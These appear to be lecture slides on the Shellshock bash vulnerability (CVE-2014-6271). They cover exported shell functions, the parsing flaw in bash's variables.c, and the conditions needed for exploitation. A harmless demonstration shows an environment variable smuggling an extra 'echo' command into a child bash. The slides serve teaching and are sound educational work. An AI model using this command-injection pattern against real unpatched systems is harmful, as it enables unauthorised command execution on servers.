SHELLSHOCK Vulnerability

SHELLSHOCK Vulnerability

- Vulnerability named Shellshock or bashdoor was publicly release on September 24, 2014. This vulnerability was assigned CVE-2014-6271
- This vulnerability exploited a mistake in bash when it converts environment variables to function definition
- The bug found has existed in the GNU bash source code since August 5, 1989
- After the identification of this bug, several other bugs were found in the widely used bash shell
- Shellshock refers to the family of the security bugs found in bash

ShellShock CVE-2014-6271


- CVE: Common Vulnerabilities and Exposures
- CVE is a dictionary of publicly known cybersecurity vulnerabilities
- Purpose: To uniquely identify and name **publicly** disclosed vulnerabilities pertaining to specific versions of software or codebases

Background: Shell Functions

- Shell program is a command-line interpreter in operating systems
    - Provides an interface between the user and operating system
    - Different types of shell : sh, bash, csh, zsh, windows powershell etc
- Bash shell is one of the most popular shell programs in the Linux OS
- The shellshock vulnerability are related to shell functions.

Background: Shell Functions


- The shellshock vulnerability are related to shell functions.



```
$ foo() { echo "Inside function"; }
$ declare -f foo
foo ()
{
    echo "Inside function"
}
$ foo
Inside function
$ unset -f foo
$ declare -f foo
```

Passing Shell Function to Child Process


Approach 1: Define a function in the parent shell, export it, and then the child process will have it. Here is an example:



```
$ foo() { echo "hello world"; }
$ declare -f foo
foo ()
{
    echo "hello world"
}
$ foo
hello world
$ export -f foo
$ bash
(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

Passing Shell Function to Child Process

Approach 2: Define an environment variable. It will become a function definition in the child bash process.




```
$ foo='() { echo "hello world"; }'
$ echo $foo
() { echo "hello world"; }
$ declare -f foo
$ export foo
$ bash    ← Run bash in a child process.
(child):$ echo $foo

(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

SHELLSHOCK Vulnerability

- Parent process can pass a function definition to a child shell process via an environment variable
- Due to a bug in the parsing logic, bash executes some of the command contained in the variable




```
seed@ubuntu:$ foo=' () { echo "hello world"; }; echo "extra";'
seed@ubuntu:$ echo $foo
() { echo "hello world"; }; echo "extra";
seed@ubuntu:$ export foo
seed@ubuntu:$ bash
extra          ← The extra command gets executed!
seed@ubuntu(child):$ echo $foo

seed@ubuntu(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
```

Mistake in the Bash Source Code


- The shellshock bug starts in the variables.c file in the bash source code
- The code snippet relevant to the mistake:



```
void initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  ...
  for (string_index = 0; string = env[string_index++];) {
      ...
      /* If exported function, define it now.  Don't import
         functions from the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 &&      ①
            STREQN ("() {", string, 4)) {
         ...
         // Shellshock vulnerability is inside:
         parse_and_execute(temp_string, name,                 ②
                       SEVAL_NONINT|SEVAL_NOHIST);

  (the rest of code is omitted)
```


Mistake in the Bash Source Code



```
Line A:  foo=() { echo "hello world"; }; echo "extra";
Line B:  foo () { echo "hello world"; }; echo "extra";
```

- For Line A, bash identifies it as a function because of the leading “() {“ and converts it to Line B
- We see that the string now becomes two commands.
- Now, `parse_and_execute()` will execute both commands
- Consequences:
  - Attackers can get process to run their commands
  - If the target process is a server process or runs with a privilege, security breaches can occur

Exploiting the Shellshock Vulnerability


Execute a Bash shell
Trigger the flawed parsing logic
Shellshock
(Environment variables containing function definitions)

Two **conditions** are needed to exploit the vulnerability:

1) The target process should run bash
2) The target process should get untrusted user inputs via environment variables

Attack Vectors

